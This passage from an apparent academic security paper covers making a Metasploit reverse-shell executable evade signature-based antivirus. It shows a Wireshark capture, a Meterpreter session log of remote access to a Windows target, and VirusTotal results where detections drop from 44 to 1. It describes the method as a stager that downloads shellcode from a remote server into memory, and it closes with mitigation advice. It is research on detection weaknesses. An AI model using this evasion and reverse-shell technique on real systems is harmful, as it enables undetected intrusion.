 91 5.036240088 192.168.1.2   192.168.1.29  TCP        60 56497 → 80 [ACK] Seq=52 Ack=2482 Win=2102272 Len=0
 92 5.036319701 192.168.1.29  192.168.1.2   TCP        54 80 → 56497 [FIN, ACK] Seq=2482 Ack=52 Win=64256 Len=0
 93 5.036444281 192.168.1.2   192.168.1.29  TCP        60 56497 → 80 [ACK] Seq=52 Ack=2483 Win=2102272 Len=0
 94 5.036628096 192.168.1.2   192.168.1.29  TCP        60 56497 → 80 [FIN, ACK] Seq=52 Ack=2483 Win=2102272 Len=0
 95 5.036634287 192.168.1.29  192.168.1.2   TCP        54 80 → 56497 [ACK] Seq=2483 Ack=53 Win=64256 Len=0
 96 5.037409875 192.168.1.2   192.168.1.29  TCP        66 56498 → 5498 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 97 5.037444560 192.168.1.29  192.168.1.2   TCP        66 5498 → 56498 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 98 5.037578111 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 99 5.118053555 192.168.1.29  192.168.1.2   TCP        58 5498 → 56498 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
100 5.118633443 192.168.1.29  192.168.1.2   TCP      7354 5498 → 56498 [PSH, ACK] Seq=5 Ack=1 Win=64256 Len=7300
101 5.118886297 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=1465 Win=2102272 Len=0
102 5.118886357 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=4385 Win=2102272 Len=0
103 5.118886387 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=7305 Win=2102272 Len=0
104 5.118933135 192.168.1.29  192.168.1.2   TCP      5894 5498 → 56498 [PSH, ACK] Seq=7305 Ack=1 Win=64256 Len=5840
105 5.119115627 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=10225 Win=2102272 Len=0
106 5.119115727 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=13145 Win=2102272 Len=0
107 5.119132238 192.168.1.29  192.168.1.2   TCP      5894 5498 → 56498 [PSH, ACK] Seq=13145 Ack=1 Win=64256 Len=5840
108 5.119262312 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=16065 Win=2102272 Len=0
109 5.119262362 192.168.1.2   192.168.1.29  TCP        60 56498 → 5498 [ACK] Seq=1 Ack=18985 Win=2102272 Len=0
110 5.119275016 192.168.1.29  192.168.1.2   TCP     13842 5498 → 56498 [PSH, ACK] Seq=18985 Ack=1 Win=64256 Len=13788

Frame 85: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
Ethernet II, Src: Giga-Byt_1b:84:8c (b4:2e:99:1b:84:8c), Dst: VMware_06:90:2c (00:0c:29:06:90:2c)
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.29
Transmission Control Protocol, Src Port: 56497, Dst Port: 80, Seq: 0, Len: 0
```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Fig. 5. Wireshark Log of the Target and Attacking Machine Communicating



44 / 71


44 engines detected this file

a442949323ac8ff7653ba74081bd84df7aac1c97e7aa23c978c39864b5f65e31
generic.exe
64bits assembly invalid-rich-pe-linker-version peexe
7.00 KB Size
2020-12-02 03:35:08 UTC a moment ago

Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
ALYac	Trojan.Metasploit.A	SecureAge APEX	Malicious
Arcabit	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.672f45	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W64/S-c4a4ef26!Eldorado
DrWeb	BackDoor.Shell.244	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.Metasploit.A (B)	eScan	Trojan.Metasploit.A
ESET-NOD32	A Variant Of Win64/Rozena.J	F-Secure	Trojan.TR/Crypt.XPACK.Gen7
FireEye	Generic.mg.d239f39672f45ae0	Fortinet	W64/Rozena.J!tr
GData	Trojan.Metasploit.A	Gridinsoft	Trojan.Win64.ShellCode.sd!s1
Ikarus	Trojan.Win64.Rozena	Jiangmin	Trojan.Generic.auyjj
K7AntiVirus	Trojan (004fae881)	K7GW	Trojan (004fae881)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Trojan.MalPack
MAX	Malware (ai Score=89)	MaxSecure	Trojan.Malware.300983.susgen
McAfee	Trojan-FJIN!D239F39672F4	McAfee-GW-Edition	Trojan-FJIN!D239F39672F4
Microsoft	Trojan:Win64/Meterpreter.B	Rising	Trojan.Kryptik!1.A2F4 (CLASSIC)
Sangfor Engine Zero	Malware	SentinelOne (Static ML)	Static AI - Malicious PE

Fig. 7. VirusTotal Detection Results for the Original Metasploit Compiled Executable

communicating can be seen in Figure 5. After receiving and configuring the connection, a fully interactive Meterpreter shell was granted with the same permissions as the user who executed the payload on the target machine. A visual depiction of this interaction is shown in Figure 6.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.29:5498
[*] Sending stage (200262 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.29:5498 → 192.168.1.2:56000) at 2020-12-01 22:30:06 +0000

meterpreter > pwd
C:\Users\ajohn\source\repos\Final Project\Final Project
meterpreter > sysinfo
Computer        : DESKTOP-9RJL3CD
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Fig. 6. Remote Code Execution on Target Machine using Shell Interface

IV. Results

The overall effectiveness of the implemented solution was verified further by using a web tool called VirusTotal [13]. VirusTotal is a web GUI that allows users to upload a range of different file types and tests them against the most common Antivirus engine databases. VirusTotal is the largest and leading malware submission and scanning platform used by many top security companies and the malware research community [14]. VirusTotal works by querying an Antivirus engine's known signature threat databases and looking for signature matches similar to the uploaded file. When it is possible, the file is also scanned by the most up-to-date Antivirus software in real-time from the top 70 Antivirus software [15].

When comparing the number of Antivirus software that flagged this program as malicious to the number flagged by the generic Metasploit template, the results confirm our hypothesis. When generating a Windows executable reverse shell with Msfvenom using the basic template, the number of detections was 44 out of 70 different Antivirus software, as indicated in the VirusTotal detection results shown in Figure 7. Meanwhile, the number of detections for the proposed custom template used in this paper was only 1 single Antivirus software, as indicated in the VirusTotal detection results shown



1 / 70

One engine detected this file

499b8f33e612659180ee282bda22dfc422e347d9a4dce454e2c478f2e7be7b5f
ReverseShell.exe
64bits assembly invalid-rich-pe-linker-version peexe
18.50 KB Size
2020-10-02 06:08:26 UTC 12 minutes ago

Fortinet	W64/Rozena.M!tr	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
SecureAge APEX	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav	Undetected	CAT-QuickHeal	Undetected

Fig. 8. VirusTotal Detection Results for our Customized Reverse Shell Executable

in Figure 8. By separating the shellcode from the program and implementing an additional stage in this payload, the number of detections was decreased by over 97%. This further highlights the inherent weakness of signature-based Antivirus software. This is particularly true when detecting malicious exploits such as the one present in this paper when the signature is altered in a way rendering it undetectable.

V. Conclusion and Future Work

In this paper, a novel approach was proposed to change the source code of a template used to compile the reverse shell executable in a way that does not alter the reverse shell end functionality but changes its signature to evade the Antivirus software. The proposed method introduced an additional stager to the shellcode program. Instead of the shellcode being generated and stored within the program, it was generated separately and stored on a remote server and then only accessed when the program is executed. Therefore, the shellcode instructions never touch the disk and are instead downloaded and executed straight into the memory, thus, further reducing the detection chances. This proposed approach was able to reduce its ability to be detected by the Antivirus software by 97% compared to a typical reverse shell program.

When changing the reverse shell program's signature, it is safe to state that it substantially impacts Antivirus software's ability to detect malicious exploits. Since this exploit is, for the most part, novel and has not being used commonly, there is no signature stored for this threat in Antivirus databases. Therefore, this form of creating undetectable payloads is so critical because there are hundreds of different ways to program the same function. It is entirely up to the programmer's preference as to how to go about designing a program like this. Antivirus companies cannot possibly predict every single different method of performing an exploit on a vulnerable machine, so they must wait until a new threat is identified and update their signature database for such threats. The alarming point to take away from this work is that there are many other ways to obfuscate malicious payloads to bypass Antivirus software. If this method alone drastically impacts the ability of Antivirus to detect threats, imagine if it was combined with multiple other methods to evade Antivirus. It is important to note that this form of evading Antivirus only works for signature-based detection methods, and it is still very likely that the program would be deemed malicious after the attacker inputs remote commands. There are many other methods for evading Antivirus behavioral-based detection, but it is not the focus of this paper.

Since this method only works on bypassing Antivirus software that use signature-based detection, the most notable solution to the mitigation of this problem is to enforce a variety of different detection methods to effectively identify threats. Deploying Antivirus software that combines a variety of different detection methods along with strict firewall rules will always be the most effective mitigation in protecting individuals from these kinds of attacks.

REFERENCES

[1] M. Cukier. (2007, Feb) Study: Hackers attack every 39 seconds. A. James Clark School of Engineering, University of Maryland. [Accessed Dec. 28, 2020]. [Online]. Available: https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds

[2] (2020, Mar) Cisco annual internet report (2018–2023). Cisco. [Accessed Dec. 28, 2020]. [Online]. Available: https://www.cisco.com/c/en/us/solutions/collateral/executive-perspectives/annual-internet-report/white-paper-c11-741490.html

[3] (2020) Cybersecurity: A global priority and career opportunity. University of North Georgia. [Accessed Dec. 28, 2020]. [Online]. Available: https://ung.edu/continuing-education/news-and-media/cybersecurity.php

[4] J. Fruhlinger. (2020, Mar) Top cybersecurity facts, figures and statistics for 2020. CSO. [Accessed Dec. 28, 2020]. [Online]. Available: https://www.csoonline.com/article/3153707/top-cybersecurity-facts-figures-and-statistics.html

[5] N. Thamsirarak, T. Seethongchuen, and P. Ratanaworabhan, "A case for malware that make antivirus irrelevant," in *2015 12th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON)*, 2015, pp. 1–6.

[6] L. Hautala. (2021, Feb) Solarwinds software used in multiple hacking attacks: What you need to know. Cnet. [Accessed Feb. 21, 2021]. [Online]. Available: https://www.cnet.com/news/solarwinds-hack-officially-blamed-on-russia-what-you-need-to-know/

[7] Kali linux. Offesive Security. [Accessed Dec. 28, 2020]. [Online]. Available: https://www.kali.org/

[8] Metasploit. Rapid7. [Accessed Feb. 19, 2021]. [Online]. Available: https://www.metasploit.com/

[9] Msfvenom. Offensive Security. [Accessed Feb. 12, 2021]. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[10] C. Anley, J. Koziol, F. Linder, and G. Richarte, *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. USA: John Wiley Sons, Inc., 2007.

[11] Apache http server project. Apache. [Accessed Feb. 21, 2021]. [Online]. Available: https://httpd.apache.org/

[12] Wireshark go deep. Wireshark. [Accessed Feb. 21, 2021]. [Online]. Available: https://www.wireshark.org/

[13] Virustotal tool. VirusTotal. [Accessed Dec. 28, 2020]. [Online]. Available: https://www.virustotal.com/gui/

[14] H. Huang, C. Zheng, J. Zeng, W. Zhou, S. Zhu, P. Liu, S. Chari, and C. Zhang, "Android malware development on public malware scanning platforms: A large-scale data-driven study," in *2016 IEEE International Conference on Big Data (Big Data)*, 2016, pp. 1090–1099.

[15] How it works- virustotal. VirusTotal. [Accessed Feb. 20, 2021]. [Online]. Available: https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works